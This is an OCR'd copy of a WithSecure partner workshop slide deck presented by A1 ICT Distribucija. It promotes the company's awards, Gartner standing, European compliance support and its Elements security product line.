A1 ICT Distribucija

Dobrodošli na WithSecure delavnici

Kako ostati korak pred napadalci?

Spoznali boste prednosti platforme WithSecure Elements v kombinaciji z A1 varnostno-operativnim centrom.

15. oktober 2025
Hotel Grof Vransko

We exist to build and sustain digital trust

150,000
Customers

A leading European
Cyber security company

6,000
Partners

70
Nationalities


1000
Employees

35
Years of history

€143m
Revenue 2023

Listed
On the NASDAQ OMX Helsinki Ltd

We offer **enterprise-grade cyber security** to businesses – and consumers



We are targeting the corporate mid-market and local enterprises

„Next-gen“ for 10+ years

2006 – DeepGuard 1.0

The first version of DeepGuard is introduced as a response to the accelerating rate of new malware.

2008 – DeepGuard 2.0

DeepGuard starts utilizing the F-Secure Cloud for file reputation data.

2010 – DeepGuard 3.0

Expanded use of metadata. DeepGuard now uses prevalence data.

2011 – DeepGuard 4.0

Expanded focus on prevalence. Even faster and more accurate response to quickly evolving threat scenarios.

2013 – DeepGuard 5.0

DeepGuard now prevents exploits in commonly targeted applications.

2017 – DeepGuard 6.0

On-the-fly behavioral analysis is performed more accurately and with lower system impact.

2019 – Security Cloud

DeepGuard connected to F-Secure Security Cloud for new cloud-based analysis modes.

Best protection on all fronts – verified by independent industry evaluations

Gartner peerinsights customers' choice 2020


WithSecure™ named a 2020 Gartner Peer Insights Customers' Choice for Vulnerability Assessment

PCI Security Standards Council
APPROVED SCANNING VENDOR

WithSecure™ qualified as a Payment Card Industry's Approved Scanning Vendor (PCI ASV)

MITRE ENGENUITY | ATT&CK® Evaluations

Independent evaluation by MITRE confirmed WithSecure's industry-leading capabilities in detecting advanced attacks



7 **Annual *Best Protection* awards**

AV-TEST APPROVED CORPORATE ENDPOINT PROTECTION WINDOWS TOP PRODUCT
AV-TEST APPROVED CORPORATE ENDPOINT PROTECTION MACOS

WithSecure™ has the most annual 'Best Protection' AV-TEST awards for business since its inception, and the latest Top Product.

PC PCMAG.COM EDITORS' CHOICE

WithSecure™ Elements is PC Mag Editors' Choice 2022

SC 2021 awards EUROPE WINNER

WithSecure™ Elements Endpoint Protection won SC Awards Best Endpoint Security 2021.

AV comparatives Certified EPR 2021 Strategic Leader

AV-Comparatives named WithSecure™ 'Strategic Leader' for Endpoint Prevention and Response (EPR) in 2022

Best prot… independ…

"We had **a perfect score** across the entire testing year, meaning not a single malware sample was missed across the two protection testing categories, totalling ~92k test samples."

Rasmus Saxén

Researcher, WithSecure

…ction

…ual 'Best Protection' AV-… its inception, and the

WithSecure™ named a 202… Customers' Choice for V…

APPROVED SCANNING VENDOR

WithSecure™ qualified as a Payment Card Industry's Approved Scanning Vendor (PCI ASV)

WithSecure™ Elements is PC Mag Editors' Choice 2022

SC 2021 awards EUROPE WINNER

WithSecure™ Elements Endpoint Protection won SC Awards Best Endpoint Security 2021.

MITRE ENGENUITY | ATT&CK® Evaluations

Independent evaluation by MITRE confirmed Wit… industry-leading capabilities in detecting advance…

AV-Comparatives named WithSecure™ 'Strategic Leader' for Endpoint Prevention and Response (EPR) in 2022

A1 ICT Distribucija

WithSecure a leading European vendor in Gartner Magic Quadrant 2024 for EPP


- WithSecure is once again identified as one of the leading **15** vendors in the Gartner Magic Quadrant for Endpoint Protection Platforms
- WithSecure is one of only four **European** cyber security vendors included in the report
- WithSecure **significantly improved** its position compared to the previous report in terms of both **completeness of vision** and ability to execute – more than any other vendor!

WithSecure recognized as **the European choice for mid-sized companies**

Gartner noted WithSecure's **new innovations** Exposure Management, Identity Security, ease of use and MDR service augmentation

We believe being a Niche vendor is result of our European and **mid-market** centric strategy


WithSecure recognized as a **cost-effective** choice for small and mid-sized companies



WithSecure is a good fit for small and midsize businesses

WithSecure's strengths:


- **Attuned to the needs of the midmarket**, while Gartner is primarily targeting enterprises
- **Affordable and generally lower than average pricing** compared to other vendors in the report
- Customers generally rate the **support they receive from WithSecure** as good




A1 ICT Distribucija


Gartner


WithSecure sets new standards in detection-to-alert ratio for the mid-market



WithSecure sets
alert ratio for th







Cyber Security Technology – The European Way.

Innovation, Privacy, Protection

WithSecure™ is a leading European vendor for Mid-Market Companies and Managed Service Providers seeking compliant and effective cybersecurity solutions – tailored to European standards and meeting the needs of global markets at large.

CYBERSECURITY MADE IN EUROPE

Based in Europe since 1988

NIS 2
Compliant and compliance support provider

ISO 27001
Certified and compliance support provider

DORA
Compliance support provider

From Day 1
Integration with European regulations

GDPR
Compliant and compliance support provider

WITH secure

What is NIS2 and why should I care?


While the directive does not specify which tools should be used, we are able to help organizations operating within Europe to achieve compliance.

The obligations outlined in NIS2 primarily encompass 3 key areas:

1. Risk management measures
2. Incident reporting
3. Training and awareness-raising

While the ultimate responsibility for compliance rests with each entity, we are committed to provide our customers with the necessary tools and support to reach this goal in the most efficient way.

We elevate our partners’ security capabilities with co-security.



Logo size = Market share (Based on Gartner EPP Market Share 2020

What makes us stand out from the crowd?

We offer unique attack surface reduction with risk-based prioritization of network, system, & software vulnerabilities

Our AI-powered detection and response automation capabilities across endpoint security and cloud services are designed for the needs of mid-sized businesses

We offer unique service creation support for resellers and managed service provider partners looking to get into the field

We empower our partners by sharing our expertise and insights while working in close collaboration

We make enterprise-grade threat hunting affordable for mid-sized businesses with 24/7 on-demand services

WITH secure

Proactive and Modular – Made for Co-Security

WithSecure™ Elements Cloud

Trends and drivers

- Driving cybersecurity investments with outcome-driven metrics
- Swift evolution of GenAI, reduction of human risks
- Continuous Threat Exposure Management
- Efficiently managing third-party cybersecurity services
- Shifting from traditional controls to IAM

WITH secure

Challenges we hear from our customers

No 100% protection guaranteed

Lack of visibility to growing IT and Cloud environments

Evolving threat landscape


Meeting new compliance requirements

Lack of trained personnel

Increasing complexity & cost

Lack of understanding what is enough security

We are here for the over-loaded, under-resourced and underserved mid-size organizations



WithSecure **Elements™**

Proactive and Modular – Made for Co-Security

WithSecure™ Elements

Right security outcomes with optimal blend of technologies and services

Simple and efficient security management with AI-powered Elements Cloud

Prepare for tomorrow, strengthen your digital security today

WITH secure


Partner-Driven Service Capabilities
Co-Security Services
Incident Response
Countercept
Exposure Management
Elevate
Co-Monitoring
Managed Detection and Response
Integrable
AI-powered
WithSecure™ Elements Cloud
Proactive and Modular – made for Co-Security
Unified
Exposure Management
Attack Paths
Business Context
Remediation
Extended Detection and Response
Endpoint Security
Identity Security
Collaboration Protection
Flexible Software Modules

WithSecure™ Elements

Proactive and Modular. Made for Co-Security.

Exposure Management

Extended Detection and Response

Co-Security Services

WithSecure™ Elements Cloud

Exposure Management

- XM for Business
- XM Frontline Add-on
- XM for Cloud

Extended Detection and Response

- Endpoint Security
- Identity Security
- XDR Cloud Security (for Azure)
- Collaboration Protection

Co-Security Services

- Elevate
- Managed Detection and Response for endpoints and identities
- Co-Monitoring
- Incident Response

WithSecure™ Elements Infinite

